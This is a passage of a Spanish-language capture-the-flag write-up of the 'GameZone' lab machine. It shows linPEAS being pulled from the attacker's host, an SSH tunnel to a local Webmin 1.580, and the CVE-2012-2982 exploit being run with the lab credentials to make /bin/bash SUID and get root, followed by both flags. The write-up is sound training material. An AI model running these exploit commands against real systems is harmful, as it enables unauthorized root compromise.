root 1155 0.0 0.0 15936 1792 tty1 Ss+ 14:34 0:00 /sbin/agetty --noclear tty1 linux
root 1157 0.0 0.1 15752 2244 tty50 Ss+ 14:34 0:00 /sbin/agetty --keep-baud 115200 38400 9600 tty50 vt220
root 1180 0.0 1.2 258268 25240 ? Ss 14:34 0:00 /usr/sbin/apache2 -k start
root 1198 0.0 0.8 292224 16384 ? Sl 14:34 0:01 /usr/bin/python3 /usr/bin/fail2ban-server -s /var/run/fail2ban/fail2ban.sock -p /var/run/fail2ban/fail2ban.pid -x -b
root 1246 0.0 1.2 75044 25552 ? Ss 14:34 0:00 /usr/bin/perl /usr/share/webmin/miniserv.pl /etc/webmin/miniserv.conf
agent47@gamezone:~$
```

Ahora procedemos a descargar linneas por medio de la creación de un servidor desde nuestro Kali y damos permisos de ejecución.

```
agent47@gamezone:~$ wget 10.13.58.59:8080/linneas.sh
--2024-05-27 17:12:14-- http://10.13.58.59:8080/linneas.sh
Connecting to 10.13.58.59:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 836190 (817K) [text/x-sh]
Saving to: 'linneas.sh'

linneas.sh
100%[
2024-05-27 17:12:15 (878 KB/s) - 'linneas.sh' saved [836190/836190]

agent47@gamezone:~$ chmod +x linneas.sh
agent47@gamezone:~$
```

Ejecutamos Linneas

```
agent47@gamezone:~$ ./linneas.sh
Do you like PEASS?
Get the latest version : https://github.com/sponsors/carlospolop
Follow on Twitter : @hacktricks_live
Respect on HTB : SirBoccoli
Thank you!
linneas-ng by carlospolop
ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will
other collaborator. Use it at your own computers and/or with the computer owner's permission.
```

***** SOLO PARA USO EDUCATIVO*****
N.- NEKKUN-HM-R-GAMEZONE

Vemos que hay otros puertos usándose que en el reconocimiento no aparecieron

```

Active Ports
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp      0      0 127.0.0.1:3306      0.0.0.0:*        LISTEN    -
tcp      0      0 0.0.0.0:10000       0.0.0.0:*        LISTEN    -
tcp      0      0 0.0.0.0:22         0.0.0.0:*        LISTEN    -
tcp6     0      0 fe80::1:13128      :::*             LISTEN    -
tcp6     0      0 :::80              :::*             LISTEN    -
tcp6     0      0 :::22              :::*             LISTEN    -

Can I sniff with tcpdump?
No
  
```

Puerto	Servicio
3306	MYSQL
10000	Webmin

Vemos el archivo de configuración del webmin y vemos que maneja la **versión 1.580** y que se estaba ejecutando en el **puerto 10000**

```

agent47@gamezone:~$ cat /webmin-setup.out
*****
*      Welcome to the Webmin setup script, version 1.580      *
*****
Webmin is a web-based interface that allows Unix-like operating
systems and common Unix services to be easily administered.

Installing Webmin in /usr/share/webmin ...

*****
Webmin uses separate directories for configuration files and log files.
Unless you want to run multiple versions of Webmin at the same time
you can just accept the defaults.

Config file directory [/etc/webmin]: Log file directory [/var/webmin]:
*****
Webmin is written entirely in Perl. Please enter the full path to the
Perl 5 interpreter on your system.

Testing Perl ...
Perl seems to be installed ok

*****
Operating system name:   Ubuntu Linux
Operating system version: 16.04.6

*****
Webmin uses its own password protected web server to provide access
to the administration programs. The setup script needs to know :
- What port to run the web server on. There must not be another
  web server already using this port.
- The login name required to access the web server.
- The password required to access the web server.
- If the webserver should use SSL (if your system supports it).
  
```

***** SOLO PARA USO EDUCATIVO*****

N.- NEKKUN-HM-R-GAMEZONE

Hacemos uso de un túnel para conectarnos al puerto local que esta levantando el servicio **webmin**


```
(hmstudent@kali)-[~/Documents/SteelMountain/scripts]
$ ssh -L 9854:127.0.0.1:10000 agent47@10.10.162.233
agent47@10.10.162.233's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage


109 packages can be updated.
68 updates are security updates.

Last login: Mon May 27 16:37:56 2024 from 10.13.58.59
agent47@gamezone:~$
```

Y vemos que ya podemos acceder al portal desde el navegador en nuestro Kali



Vemos que podemos acceder con el usuario de agent47



***** SOLO PARA USO EDUCATIVO*****

N.- NEKKUN-HM-R-GAMEZONE

La versión que maneja del webmin esta enlazada al **CVE 2012-2982** que es una vulnerabilidad que permite ejecución remota.

Descargamos el exploit: <https://github.com/JohnHammond/CVE-2012-2982/blob/master/CVE-2012-2982.py>

```
---(hstudent@kali) - [~/Documents/GameZone/exploits]
$ wget https://github.com/JohnHammond/CVE-2012-2982/blob/master/CVE-2012-2982.py
--2024-05-27 19:15:43-- https://github.com/JohnHammond/CVE-2012-2982/blob/master/CVE-2012-2982.py
Resolving github.com (github.com)... 140.82.113.4
Connecting to github.com (github.com)|140.82.113.4|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'CVE-2012-2982.py'

CVE-2012-2982.py
2024-05-27 19:15:44 (1.04 MB/s) - 'CVE-2012-2982.py' saved [372895]

(hmstudent@kali) - [~/Documents/GameZone/exploits]
```

Ejecutamos el exploit con el comando para darle permisos SUID a la bash.

```
---(hmstudent@kali) - [~/Documents/GameZone/exploits]
$ python3 CVE-2012-2982.py -t 127.0.0.1 -p 9854 -U agent47 -P videogamer124 -c 'chmod +s /bin/bash'
[+] targeting host 127.0.0.1 on port 9854
[+] successfully logged in with user 'agent47' and pw 'videogamer124'
[+] executed 'chmod +s /bin/bash' on '127.0.0.1'

(hmstudent@kali) - [~/Documents/GameZone/exploits]
$
```

Vemos que ahora la bash posee permisos SUID y nos pasamos a ser ROOT

```
agent47@gamezone:~$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1037528 May 16 2017 /bin/bash
agent47@gamezone:~$ bash -p
bash-4.3# whoami
root
bash-4.3#
```

Ahora ya podemos ver la bandera del usuario root.

```
bash-4.3# cd /root
bash-4.3# ls
root.txt
bash-4.3# cat root.txt
a4b945830144bdd71908d12d902adeee
bash-4.3# ^C
bash-4.3#
```


5. Banderas

USER	649ac17b1480ac13ef1e4fa579dac95c
ROOT	a4b945830144bdd71908d12d902adeee

6. Herramientas usadas

- Nmap
- Gobuster
- Linpeas
- DirpBuster
- Searchsploit
- netcat

***** SOLO PARA USO EDUCATIVO*****

N.- NEKKUN-HM-R-GAMEZONE